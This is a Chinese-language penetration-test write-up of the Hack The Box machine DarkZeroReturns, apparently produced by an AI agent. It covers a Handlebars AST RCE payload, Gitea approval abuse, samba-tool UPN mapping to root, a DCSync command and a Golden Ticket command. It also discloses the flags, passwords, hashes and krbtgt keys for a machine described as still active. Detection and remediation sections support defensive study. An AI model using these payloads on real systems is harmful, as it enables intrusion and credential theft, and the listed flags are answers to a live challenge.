授權滲透測試報告

DarkZeroReturns

完整攻擊鏈、檢測邏輯與復現 SOP

欄位	內容
靶機	Hack The Box — DarkZeroReturns
使用者指定 IP	10.129.156.95（測試時未回應）
HTB 頁面確認 IP	10.129.157.35（活躍 instance；本報告實際測試目標）
測試日期	2026-11-01
範圍	HTB 配發靶機服務及官方旗標提交頁面
結果	user/root 均已提交；HTB 顯示 solved

執行摘要

先依使用者指定的 10.129.156.95 確認連線，該 IP 未回應。HTB 已登入機器頁明確顯示 DarkZeroReturns 有效目標為 10.129.157.35，故後續掃描、利用與旗標全部記錄於 .35，沒有混用兩個目標。攻擊鏈由 DarkZero Campaigns 的 Handlebars AST 型別混淆觸發 Node.js RCE，取得應用設定和資料庫；透過弱密碼 / 重用取得網域管理員 Celia；利用 Gitea fork PR approval 缺陷使 runner 工作流程以 svc-runner 身分執行；再利用 AD DCSync 與信任網域 Kerberos 票證取得 DC01 SMB Administrator 存取並讀取 root.txt。

user.txt：31507db4c45cd88b1d0be9ba4101a262
root.txt：9c541117eb405f25522f83a31b68ea62
HTB：user/root 均 owned，頁面顯示已解出。

依使用者要求，本文件保留完整旗標、測試帳密與 krbtgt key。該靶機當時仍為活躍機；依 HTB 公開發布規範，完整解題文件暫不推送至公開 GitHub。

1. 範圍、方法與限制

1.1 目標與範圍

HTB 官方頁面在 Play Machine 區塊顯示 Target IP Address 10.129.157.35。最新使用者指定 IP 為 10.129.156.95，該位址無回應；以頁面確認的 .35 作為 DarkZeroReturns instance。若 .95 是另一台目標，需另行確認 machine binding。

1.2 測試方法

階段	執行方式	成功條件
探索	Nmap TCP 掃描、服務版本、HTTP 虛擬主機	SSH/HTTP 服務識別
Web	測試帳號、session/CSRF、JSON 欄位型別	/character 模板 AST RCE
憑證	讀 .env、DB hash、離線 bcrypt 核驗	josh SSH、Celia Kerberos
CI	隔離 fork/PR approval 與 runner workflow 測試	runner 執行 proof job 並讀 user.txt
AD/Trust	網域管理、DCSync、Kerberos referral 與 SMB	DC01 root.txt
提交	HTB 官方機器頁輸入兩旗標	user/root owned、solved

1.3 限制與證據原則

全 TCP 掃描在 180 秒 host-timeout
後中止，故未證明其他連接埠關閉。證據圖為從原始工具文字輸出重排成終端摘錄；每張圖均列來源，不冒充原生螢幕截圖。HTB 提交證據依已登入頁面即時 accessibility tree 狀態製作。

1.4 測試影響

建立測試 Web user、測試 AD user Yarrow、fork/PR/workflow；存取應用環境、SQL 備份、runner user flag 與 DC01 root flag。後段清理表列出需復原的測試資源。

2. 網路探索與服務盤點

2.1 目標確認與 Nmap

```
sudo nmap -Pn -n -sV -sC -p22,80,3000 --reason -oA reports/10.129.157.35_tcp_common 10.129.157.35
sudo nmap -Pn -n -p- -T4 --min-rate 5000 --max-retries 1 --host-timeout 180s -oA reports/10.129.157.35_tcp_all
10.129.157.35
```

Port	服務 / 版本	觀察
22/tcp	OpenSSH 9.6p1 Ubuntu 3ubuntu13.18	Linux SSH；後續 josh 登入 SRV01
80/tcp	nginx 1.24.0 (Ubuntu)	redirect 至 dzcampaigns.htb
3000/tcp	filtered	初始來源無回應；後續透過內部 Gitea 服務
其他 TCP	未確定	完整掃描在 host-timeout 中止




圖 2-1：Nmap 實際掃描結果。原始檔：reports/10.129.157.35_tcp_common.nmap。

2.2 虛擬主機與 Web

HTTP redirect 指向 dzcampaigns.htb；以該 Host header/名稱解析至靶機後，存取 DarkZero Campaigns。以公開註冊流程建立一次性測試 user，保存 CSRF 與 session cookie 供授權請求使用。

2.3 服務盤點檢測邏輯

以 SYN 掃描確認 port state，再以版本探測和預設 scripts 識別服務。對 redirect 保存 Location、Host header 和時間；不要將 filtered 或 timeout 解讀為 closed。測試報告保留 Nmap 原始輸出與命令行。

3. 漏洞 F-01：Handlebars AST 型別混淆與 RCE

屬性	內容
風險	Critical；CVSS 3.1 估算 9.8（AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H）
元件	DarkZero Campaigns / Node.js；Handlebars 4.7.8
入口	POST /character；JSON 欄位 campaign_message
執行身分	darkzero，uid=996
識別	GHSA-8r5x-fm3f-whwj / CVE-2026-106446；PathExpression.depth AST 變體

3.1 漏洞描述

應用將 campaign_message 直接傳入 Handlebars.compile。伺服器預期該欄位為純字串，但未強制 schema/型別；客戶端可傳入 AST 物件並設定 PathExpression.depth，觸發不安全 AST 處理。部署版本 4.7.8 受影響。藉由模板執行 Node child_process 命令後，取得 darkzero 服務帳號命令執行，可讀取應用設定與資料庫。

3.2 復現 SOP

前置：範圍內有效測試 session 與 CSRF token。測試時將命令 Base64 編碼並透過 bash 解碼，避免 JSON 引號破損。下例保留關鍵 AST 結構；僅在授權的 HTB instance 使用。

```
POST /character
Cookie: dz.sid=<test-session>
Content-Type: application/json

{"campaign_message":{"call":true,"type":"Program","body":[{"type":"MustacheStatement",
"path":{"type":"PathExpression","parts":["pop"],"original":"this.pop",
"depth":"0"})),function(){global.process.mainModule.require('child_process').execSync('echo <base64> | base64 -d |
bash');}}()));//"}}]}}
```

檢測邏輯：拒絕 campaign_message 非字串；告警帶有 Program、MustacheStatement、PathExpression 或 depth 等 AST 欄位的 POST。Endpoint 側檢查 node/server.js 衍生 sh/bash/base64 子程序、darkzero 讀取 .env/SQL 備份，以及對 LDAP/Kerberos/SMB 的異常連線。

修補：升級 Handlebars 至含修補版本（官方公告建議 4.7.10 或更新）、禁止使用者提交 AST、取消動態 compile、對欄位做嚴格 schema 驗證；Node 服務以最小權限執行並阻止其啟動 shell。

官方參考：GHSA-8r5x-fm3f-whwj；相關 Handlebars AST advisory。




圖 3-1：版本與應用設定實際輸出；完整秘密值另列附錄。

4. 應用憑證與資料庫弱點

4.1 憑證取得與影響

透過 RCE 讀取應用 .env 及資料庫，確認 darkzero MySQL 連線憑證。帳戶資料中的 bcrypt hash 可離線驗證；測試找到 josh 與 Celia 使用可猜測 / 重複密碼。Celia 經 Kerberos 驗證後列於 Domain Admins，造成應用層失陷直接擴大為網域管理員失陷。

項目	取得方式	結果
darkzero DB	讀取 Node .env	可讀 campaign users 與帳戶雜湊
josh	應用 bcrypt hash，離線字典核驗	SSH 登入 SRV01；一般網域使用者
celia	backup SQL bcrypt hash，離線核驗	Kerberos 成功；Domain Admins 成員

4.2 檢測邏輯

監控應用服務帳號存取 .env、備份、users 表與非必要檔案；核對資料庫 audit/general log、檔案 ACL、EDR process tree。對 hash 使用唯一 salt 與適當計算成本；網域管理員禁止使用可被字典快速命中的密碼。發現相同帳密由 Web、SSH、Kerberos 或 Gitea 等多服務驗證時，依密碼重用事件處理並立即輪替。

4.3 憑證補救

輪替 MySQL、session secret、josh、Celia 及所有可能重用密碼；使既有 Web session/Kerberos tickets 失效。移除可由 Web 服務讀取的 SQL backup。所有秘密改存入權限受控的 Secret Manager，避免放在部署程式目錄或 process argv。

5. 漏洞 F-02：Gitea fork PR Approval Gate

屬性	內容
風險	High；CVSS 3.1 估算 8.8；外部 fork 可在核准後執行任意工作流程
元件	Gitea 1.25.0；ubuntu-domain-runner v0.3.0
執行帳號	svc-runner uid=780601113；domain users、servicehandler
識別	GHSA-777r-4v59-6486；受影響至 1.26.2，修補版 1.26.3

5.1 漏洞描述與復現 SOP

在隔離測試 fork 建立僅輸出 whoami 的 workflow。由 Celia 核准首個 PR workflow，再由 fork 更新 PR/工作流程。實測更新後 workflow 未要求重新核准，即再次由 ubuntu-domain-runner 執行。Job log 證明執行 UID 為 svc-runner，並可讀其 user.txt。測試不需要外洩 Gitea secret 或持久化 runner。

步驟	動作	成功條件
1	在測試 fork 建立最小 proof job	job 只輸出執行身分
2	由具權限帳號核准首個 PR workflow	初次 approval 記錄
3	修改 fork workflow/head SHA 並更新 PR	檢查是否重新要求 approval
4	收集 runner job log	未重新核准仍執行；svc-runner UID

5.2 檢測邏輯

以 PR head SHA、workflow blob SHA、approval 時間與 runner job SHA 關聯。任何 commit/workflow 變更後若仍引用舊核准並觸發 runner，列為高危事件。搜尋 Gitea audit、Actions queue/job log、反向代理紀錄及 runner 主機 shell 子程序。對 PR 工作流程讀取 /home/svc-runner、ccache、SSH keys 或 host mount 立即告警。

5.3 修補

升級到含修補的 Gitea 版本（至少 1.26.3，依官方公告）；每次 head commit/workflow 變更都強制重新 approval。Fork PR runner 必須使用 ephemeral VM/container、只讀或無主機掛載、無長效 secrets、最小網路 egress、任務後銷毀。

官方參考：Gitea GHSA-777r-4v59-6486。




圖 5-1：job6 log 的實際 runner 身分與 user.txt 輸出。

6. Celia 網域管理與 Linux root 映射

6.1 Domain Admin 驗證

Celia Kerberos 驗證成功；samba-tool group listmembers 查詢 Domain Admins 回報 Administrator、celia。利用此權限建立測試 AD 帳戶 Yarrow，放在 OU=GiteaMigration，設定 userPrincipalName=root@darkzero.ext。此 UPN 與 josh SSH + Kerberos/ksu 映射構成 Linux root 提權路徑。

```
export KRB5CCNAME=FILE:/tmp/celia157.ccache
samba-tool group listmembers 'Domain Admins' --use-kerberos=required
samba-tool user create Yarrow 'R0ot-Krb!2026' --userou='OU=GiteaMigration' -H ldap://dc02.darkzero.ext
--use-kerberos=required
samba-tool user edit Yarrow -H ldap://dc02.darkzero.ext --use-kerberos=required --editor=/tmp/set_upn_root157.sh
samba-tool user show Yarrow -H ldap://dc02.darkzero.ext --use-kerberos=required
kinit root@DARKZERO.EXT
ssh josh@10.129.157.35
ksu root
```

6.2 成功與失敗判定

LDAP 證據顯示 Yarrow 的 userPrincipalName=root@darkzero.ext；kinit 成功取得 root@DARKZERO.EXT TGT。從 josh SSH 互動工作階段執行 ksu root 曾成功取得 UID 0。從初始 Node RCE 直接呼叫 ksu 曾失敗，輸出 Operation not permitted while reclaiming root uid；原因為該程序 no_new_privs。報告只將 SSH 後的互動式 ksu 記為成功路徑。

6.3 偵測與修復

監控 4720 帳戶建立、4738 帳戶屬性變更、UPN 指向 root/管理名稱、短時間內使用的特權帳戶，以及非管理端 LDAP 寫入。限制 Celia 類管理員可寫的 OU 與 UPN suffix；移除一般服務可修改到本機特權映射的能力。Linux 應檢查 ksu/PAM/Kerberos principal 對應、禁用不需要的 ksu，並確保 no_new_privs 等防護不會被不安全的其他路徑繞過。

7. 漏洞 F-03：DCSync 與跨網域 Kerberos

項目	結果
風險	Critical；KRBTGT key 洩露可偽造網域票證
網域	DARKZERO.EXT 與 DARKZERO.HTB 信任
資料	krbtgt NT/AES keys；跨網域 referral TGT、CIFS ticket
最終影響	以 SMB Administrator 權限讀取 DC01 的 root.txt

7.1 信任探索與 DCSync

Kerberos 信任查詢列出 darkzero SID S-1-5-21-2899195410-1848524783-1547768515 及 home DARKZERO SID S-1-5-21-2850783758-1231244658-2051857529。使用 Celia replication 權限透過 DRSUAPI 執行 DCSync，取得 DARKZERO.EXT krbtgt NT/AES key。測試本機與 KDC 約差七小時；只對測試程序使用 faketime 前移七小時，未改本機系統時鐘。

```
net rpc trustdom list -k -S dc02.darkzero.ext
faketime '+7h' impacket-secretsdump -k -no-pass -just-dc-user krbtgt darkzero.ext/celia@dc02.darkzero.ext
```

7.2 Golden Ticket 與 SMB

以 DARKZERO.EXT krbtgt key 建立 Administrator@DARKZERO.EXT Golden Ticket，並加上 InfrastructureAdministrators SID（RID 1603）。該 RID 先由外部 HTB 研究線索提出，再以靶機 SMB 認證成功驗證；報告揭露此來源，不將其描述成僅由靶機自行枚舉。向 DC02 取得 DARKZERO.HTB referral TGT，再向 DC01 取得 cifs/DC01.darkzero.htb 服務票證。SMB authentication succeeded 後以 Backup Intent 讀取 Administrator Desktop 的 root.txt。

```
ticketer.py -nthash <krbtgt-NT> -domain DARKZERO.EXT -domain-sid S-1-5-21-2899195410-1848524783-1547768515 -extra-sid
S-1-5-21-2899195410-1848524783-1547768515-1603 Administrator
python tmp/crossrealm_read_root157.py
```

7.3 偵測邏輯

來源	告警條件
DC Security	4662 非 DC principal 執行 replication；4768/4769 異常 TGT/TGS；非預期跨域 referral 或 DC 管理登入
AD/DRSUAPI	非 DC 主機呼叫 GetNCChanges；Replication Changes/All 權限被授予一般帳戶
SMB	Administrator 對 C$/ADMIN$ 存取；讀取 Administrator Desktop/root.txt；Security 5140/5145
網路	Web/runner 主機直接連 DC 的 88、135、389/636、445




圖 7-1：DCSync 原始輸出的 krbtgt 金鑰材料；完整值見附錄。

8. 旗標驗證、HTB 提交與整體影響

8.1 user.txt

Gitea workflow 更新後，runner 以 svc-runner uid=780601113 執行，job6 log 對 /home/svc-runner/user.txt 讀取並回顯 flag。

8.2 root.txt

跨 Realm CIFS 票證以 Administrator 身分連入 DC01 SMB。ROOT_CHAIN 輸出記錄 TGT、referral、CIFS service ticket 及 SMB authentication succeeded，並讀回 Administrator Desktop/root.txt。這個 root flag 位於信任網域域控制站，而不是 Linux SRV01 的 /root/root.txt。




圖 8-1：跨網域 Kerberos、SMB 與 root.txt 輸出。

8.3 官方提交

在已登入的 HTB DarkZeroReturns 官方頁面提交 user.txt、root.txt。兩次提交分別回覆 DarkZeroReturns user is now owned、DarkZeroReturns root is now owned；其後出現 You have solved DarkZeroReturns! 與玩家排名 2036。



圖 8-2：HTB 提交及 solved 狀態。此圖為可存取性狀態摘錄，不是原始像素螢幕截圖。

8.4 影響

攻擊者可由 Web 低權限帳戶達到 Node 命令執行、資料庫和網域管理員憑證、CI 執行環境、KRBTGT 金鑰與信任網域 Administrator SMB 存取。機密性、完整性及可用性均受影響。

9. 漏洞總表與修補優先序

ID	發現	風險	建議優先
F-01	Handlebars AST 型別混淆 → Node RCE	Critical	升級套件；拒絕 AST object
F-02	Gitea fork PR 舊核准沿用至更新工作流程	High	升級；commit/workflow 變更強制重核准
F-03	Celia 弱密碼 / hash 重用導致 Domain Admin	Critical	密碼輪替；收斂 DA；強慢雜湊
F-04	Runner 隔離不足且 runner 身分可讀 user flag	High	ephemeral runner、最小權限、無主機掛載
F-05	DCSync 及信任域票證可讀 DC01 Administrator 資料	Critical	KRBTGT 雙重輪替、Replication ACL、SID filtering
F-06	應用設定/備份暴露密碼與 session secret	High	Secret Manager、輪替、備份 ACL

修補順序

時間	措施
立即	暫停不受信任 fork workflow；輪替 Celia、josh、DB 與 session secrets；撤銷 runner token。
24 小時	稽核 DCSync 權限、trust 與特權登入；按 AD 程序輪替 KRBTGT 兩次並等待複寫。
7 日	升級 Handlebars/Gitea；修正 schema/approval gate；runner 改 ephemeral 沙箱。
30 日	網路分段、端點與 AD 偵測關聯、purple-team 回歸測試、修復備份/密碼管理。

CVSS 為依本次觀察攻擊前置條件和影響估算，不代表廠商評分；部署者應依實際網路暴露與權限重評。

10. 藍隊檢測與事件調查 SOP

階段	檢測 / 調查	證據
Web	POST /character 的 campaign_message 不是 string；AST 欄位異常	nginx access/error、應用 audit、受控 request body
Endpoint	node 衍生 bash/base64；讀 .env、DB backup；到 DC 網路連線	EDR process tree、auditd、檔案 mtime/hash、socket
Database	非正常服務讀 users table/hash、備份或憑證	MySQL audit/general log、backup ACL
Gitea/CI	PR head/workflow SHA 改變但未新核准仍有 job；job 執行高權限命令	Gitea audit、Actions logs、runner task/job ID
AD	非 DC DRSUAPI/GetNCChanges；異常 4662、4768/4769、UPN 更新	DC Security/Directory Service、DNS/Kerberos logs
SMB	Administrator 由 runner/Web 來源連 C$/ADMIN$ 或讀使用者資料	SMB、Security 5140/5145、EDR 檔案讀取

關聯條件

```
IF POST /character has campaign_message as JSON object
AND node process spawns shell OR reads .env/SQL backup
THEN correlate source session with Gitea PR/update and runner job.
IF Web/runner source then contacts DC via Kerberos/LDAP/SMB
OR non-DC principal attempts DRSUAPI replication
THEN declare critical incident, isolate source, preserve tickets/memory/logs,
rotate exposed credentials and begin KRBTGT response.
```

處理時先保存票證 cache、Gitea job 與 DC audit 記錄的時間、雜湊和來源；不要先刪除證據。對 ccache、password hash 與 SQL dump 使用加密證據保管，完成取證後安全清理。

11. 檢測檔案與證據索引

證據	檔案路徑	用途 / 敏感度
EV-01	reports/10.129.157.35_tcp_common.nmap	Nmap 常見 TCP 服務 / 版本
EV-02	reports/10.129.157.35_tcp_all.nmap	全 TCP scan timeout
EV-03	reports/10.129.157.35/exfil/HANDLEBARS_VERSION	Handlebars 版本 4.7.8
EV-04	reports/10.129.157.35/exfil/appenv157.txt	DB/session secrets；敏感
EV-05	reports/10.129.157.35/exfil/DBUSERS	DB users bcrypt hash
EV-06	reports/10.129.157.35/exfil/job5_log157.txt、job6_log157.txt	Runner uid 與 user.txt
EV-07	reports/10.129.157.35/exfil/create_yarrow157.txt、show_yarrow157.txt	AD 使用者/UPN mapping
EV-08	reports/10.129.157.35/exfil/DCSYNC_KRBTGT	krbtgt NT/AES keys；極敏感
EV-09	reports/10.129.157.35/exfil/ROOT_CHAIN	跨網域 SMB 與 root.txt
EV-10	reports/10.129.157.35/darkzero_campaigns_backup.sql	root 取得 SQL backup；極敏感
EV-11	reports/10.129.157.35/web/home.*、register.*	註冊與頁面回應；session/csrf 已於清理時刪除

11.1 靶機端檢查點

路徑 / 服務	應檢查項目
/opt/DarkZero_Campaigns/src/	/character handler、輸入 schema、Handlebars.compile 呼叫與 npm package 版本
應用 .env / systemd service	讀取 ACL、DB/session secrets 輪替、Node 子程序與啟動參數
Gitea 1.25.0 / app.ini / Actions logs	approval、PR/head SHA、workflow blob SHA、runner job 關聯
/home/svc-runner/user.txt	runner 家目錄 ACL、其他 runner 可讀的 secret/cache
DC02/DC01 Security 與 SMB logs	4662 replication、Kerberos、5140/5145 C$ 存取

修補後應確認 object 型別輸入遭拒且無 shell 子程序；fork 任一 commit/workflow 更新都要新核准；Celia/舊票證不可再用；非 DC 無法 DCSync；跨域 SID filtering 與 share ACL 可阻止未授權 SMB 管理存取。

12. 附錄 A — 完整旗標與憑證

依使用者要求不遮蔽成功利用本靶機所需的值。以下皆是 HTB DarkZeroReturns 10.129.157.35 的測試材料，不得用於其他系統。靶機仍活躍時不得公開發布。

類別	名稱	值 / 說明
user.txt	svc-runner	31507db4c45cd88b1d0be9ba4101a262
root.txt	Administrator / DC01	9c541117eb405f25522f83a31b68ea62
MySQL	darkzero DB_PASSWORD	C4ntFindMyDMpass!
Web	SESSION_SECRET	DarkSession312#
Web user	josh	Rangers1；bcrypt 離線命中，SSH 驗證
Domain Admin	celia@DARKZERO.EXT	babygurl13；備份 SQL bcrypt 離線命中，Kerberos 驗證
測試 AD user	Yarrow / UPN root@darkzero.ext	R0ot-Krb!2026；本次建立後已刪除

josh bcrypt hash

```
$2b$10$kX7QPjPIQI5hxJWV4a0HpO7UcdstuwLxP51LhHPFP5ceATiOKmVbK
```

Celia bcrypt hash（SQL backup）：

```
$2b$10$2L.IKTOkBtwtWuKcAF/VJ.kUKiBHLQ8hPeg2KYJJXFOUdga2iLsoC
```

原始 SQL、其他帳戶雜湊及 live DBUSERS 證據仍保存在本機索引檔。

krbtgt 金鑰與 SID

```
DARKZERO.EXT krbtgt NT = 8beaf5f950fefe79f608390a806d29a7
AES256 = 8daff56ad74584679edcbf648a690e3a6cd1e03b8703fb890c9b603cc3a80fe6
AES128 = ce9c97f5fd7021806190196f637e4b4e
Target SID = S-1-5-21-2899195410-1848524783-1547768515
Extra group SID = S-1-5-21-2899195410-1848524783-1547768515-1603
```

DCSync key 等價於網域憑證洩露。需按 AD 變更程序雙重輪替 KRBTGT、確認複寫完成及舊 TGT 失效，並撤銷所有多餘 replication 權限。

13. 附錄 B — 復現、清理及公開發布

順序	動作	佐證
1	Nmap 探索；設定 dzcampaigns.htb vhost	22/80 服務輸出
2	測試帳戶 session 對 /character 傳 AST object	uid=996(darkzero)；讀取 app env
3	檢查 DB/SQL backup 並離線核驗 bcrypt	josh SSH；Celia Kerberos/Domain Admin
4	fork PR：初次 approval 後更新 workflow/head SHA	approval 無重新要求但 runner 再次執行
5	job log 收集 svc-runner UID/user.txt	job6_log157.txt
6	Celia DCSync、Golden Ticket、跨 Realm CIFS	DCSYNC_KRBTGT、ROOT_CHAIN
7	HTB 官方頁提交 flags	user/root owned；solved

測試時鐘差：KDC 約快 7 小時；使用 faketime 僅影響單一測試程序。初始 SMB 自動 SPN 流程曾回 KDC_ERR_WRONG_REALM，最後改以 referral TGT 和 CIFS service ticket 手動建鏈；成功證據以 ROOT_CHAIN 為準。外部 RID 1603 線索有於第 7 節揭露。

測試資源清理

資源	復原方式	完成狀態
測試 PR/fork	PR #1/#2 關閉；刪除 fork darkzero-ext_josh/DarkZero-Campaigns	完成；API GET fork 回 not found
AD Yarrow	以 Celia 刪除 CN=Yarrow,OU=GiteaMigration；LDAP show 回 user not found	完成；已驗證
Web test user	刪除 htbtest15795；FK cascade 清除其 character/messages；失效 session 依 TTL 到期	完成；DB BEFORE=1、AFTER=0；cookie/CSRF 已刪
測試檔案/runner	清除 public 下 121 個本次 157 診斷檔、staged SQL、測試 workflow/fork 與 ccache；josh 原有 authorized_keys 未更動	完成；目錄再查無 task-specific 檔
本機憑證	移除本次 ccache、cookie、CSRF 與 base64 cache；保留原始文字日誌作報告佐證	完成

公開發布

目的 GitHub 儲存庫 a6232283/HACK-THE-BOX 查詢為 PUBLIC；測試當日靶機仍活躍。HTB 公開指南限制對未退役機器公開完整 walkthrough/writeup。因此本地交付檔名為 DarkZeroReturns.pdf，不會在退役前推送含攻擊細節/flags 的 PDF 到公開 repo。參考：HTB Streaming Write-ups and Walkthrough Guidelines。

14. 附錄 C — 參考文件與結論

文件	連結
Handlebars AST / PathExpression	https://github.com/advisories/GHSA-8r5x-fm3f-whwj
Handlebars AST type confusion	https://github.com/advisories/GHSA-2w6w-674q-4c4q
Gitea workflow approval	https://github.com/go-gitea/gitea/security/advisories/GHSA-777r-4v59-6486
HTB walkthrough policy	https://help.hackthebox.com/en/articles/5188925-streaming-writeups-walkthrough-guidelines
OWASP WSTG / MITRE CWE	CWE-74、CWE-94、CWE-862、CWE-269；OWASP Web Security Testing Guide

結論

DarkZeroReturns 10.129.157.35 的 user.txt、root.txt 均已取得並在 HTB 官方頁提交成功；頁面確認機器 solved。10.129.156.95 無回應，並未將其誤稱為本次成功目標。完整證據、攻擊手法、漏洞描述、檢測邏輯、檢測檔案、修復建議、旗標及憑證均記錄於本 SOP。公開儲存庫上傳暫緩至靶機依 HTB 規則退役後。

欄位	值
測試者	Codex，依委託方授權
目標	DarkZeroReturns — 10.129.157.35
完成日期	2026-11-01
狀態	user/root flags 已提交，solved
交付檔	output/pdf/DarkZeroReturns.pdf

範圍限制：全 TCP scan 有 host timeout；報告結論僅涵蓋已測服務、指定 instance 及本次觀察。風險分數為測試者估算，正式部署需由系統擁有者依架構重評。